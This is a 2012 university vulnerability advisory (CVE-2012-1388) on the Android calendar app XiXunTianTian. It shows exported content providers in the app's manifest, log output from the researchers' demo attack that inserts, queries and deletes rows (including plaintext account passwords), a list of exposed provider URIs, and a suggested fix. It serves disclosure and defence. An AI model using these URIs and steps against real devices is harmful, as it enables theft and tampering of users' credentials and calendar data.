Vulnerability in XiXunTianTian (喜讯天天) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 1, 2012 at 7:45 PM HKT

Abstract

We found that XiXunTianTian 0.6.2 beta has a vulnerability that allows a crafted application to read and modify user's sensitive calendar information without permission, including user's calendar accounts (username and password in plaintext!), user's calendar (contents, events, alerts and friends' birthday).

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1388-vulnerability-in-XiXunTianTian.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

- `<provider android:name="com.xixun.providers.CalendarProvider" android:authorities="com.xixun.calendar" />`
- `<provider android:name="com.xixun.providers.WidgetProvider" android:authorities="com.xixun.widgets" />`


3 Impact

Please see the following snapshots generated by our arrack demo:


*** authors with equal contributions**




```
content://com.xixun.calendar/accounts

insertAttack! Inserted Count: 1

Inserted Uri: content://com.xixun.calendar/accounts/1
```




```
content://com.xixun.calendar/accounts

queryAttack! Column Count: 7
Rows Count: 1

1[_id]: 1
1[name]: name
1[passwd]: passwd
1[user_id]: user_id
1[last_sync_range_begin]: last_sync_range_begin
1[last_sync_range_end]: last_sync_range_end
1[selected]: selected
```




```
content://com.xixun.calendar/accounts

deleteAttack!

Deleted Count: 1
```




```
content://com.xixun.calendar/calendar_alerts

insertAttack! Inserted Count: 1

Inserted Uri: content://com.xixun.calendar/calendar_alerts/1
```




```
content://com.xixun.calendar/calendar_alerts

queryAttack! Column Count: 15
Rows Count: 1

1[_id]: 1
1[title]: title
1[event_id]: event_id
1[instance_id]: instance_id
1[begin]: begin
1[end]: end
1[alarm_time]: alarm_time
1[creation_time]: creation_time
1[received_time]: received_time
1[notify_time]: notify_time
1[state]: state
1[minutes]: minutes
1[selected]: selected
1[color]: color
1[all_day]: all_day
```




```
content://com.xixun.calendar/calendar_alerts

deleteAttack!

Deleted Count: 1
```




```
content://com.xixun.calendar/calendars

insertAttack! Inserted Count: 1

Inserted Uri: content://com.xixun.calendar/calendars/1
```



```
content://com.xixun.calendar/calendars

queryAttack! Column Count: 18
Rows Count: 1

1[_id]: 1
1[uuid]: uuid
1[_sync_id]: _sync_id
1[_sync_version]: _sync_version
1[_sync_time]: _sync_time
1[user_id]: user_id
1[name]: name
1[display_name]: display_name
1[location]: location
1[description]: description
1[selected]: selected
1[timezone]: timezone
1[deleted]: deleted
1[url]: url
1[color]: color
1[sync_events]: sync_events
1[access_level]: access_level
1[created_at]: 1330596674672
```




```
content://com.xixun.calendar/calendars

deleteAttack!

Deleted Count: 1
```




content://com.xixun.calendar/reminders

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.xixun.calendar/
reminders/1
```




content://com.xixun.calendar/reminders

```
queryAttack! Column Count: 9
Rows Count: 1

1[_id]: 1
1[_sync_id]: _sync_id
1[_sync_version]: _sync_version
1[_sync_time]: _sync_time
1[event_id]: event_id
1[minutes]: minutes
1[uuid]: uuid
1[deleted]: deleted
1[method]: method
```




content://com.xixun.calendar/reminders

```
deleteAttack!

Deleted Count: 1
```




content://com.xixun.calendar/events

```
columAttack! Column Count: 29

0: location
1: rrule
2: has_attendees
3: original_all_day
4: rdate
5: exrule
6: timezone
7: dtstart
8: title
9: _sync_time
10: _id
11: _sync_id
12: description
13: created_at
14: all_day
15: _sync_version
16: last_date
17: calendar_id
18: dtend
19: original_event
20: status
```




content://com.xixun.calendar/city_weather

```
columAttack! Column Count: 8

0: _id
1: display_name
2: search_critical
3: forecast_infos
4: priority
5: selected
6: auto_get
7: query_date
```




content://com.xixun.calendar/history_weather

```
columAttack! Column Count: 4

0: _id
1: city
2: current_forecast_info
3: dt_query
```




content://com.xixun.widgets/bodhisattva_birthdays

```
insertAttack! Inserted Count: 1

Inserted Uri: content://com.xixun.widgets/
bodhisattva_birthdays/1
```



content://com.xixun.widgets/bodhisattva_birthdays

```
queryAttack! Column Count: 3
Rows Count: 1

1[_id]: 1
1[time]: time
1[names]: names
```



content://com.xixun.widgets/bodhisattva_birthdays

```
deleteAttack!

Deleted Count: 1
```

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.xixun.calendar	accounts
com.xixun.calendar	calendar_alerts
com.xixun.calendar	calendars
com.xixun.calendar	city_weather
com.xixun.calendar	events
com.xixun.calendar	history_weather
com.xixun.calendar	reminders
com.xixun.calendar	trackings
com.xixun.widgets	bodhisattva_birthdays
com.xixun.widgets	festivals
com.xixun.widgets	vehicle_limits
com.xixun.widgets	widget_config
com.xixun.widgets	widgets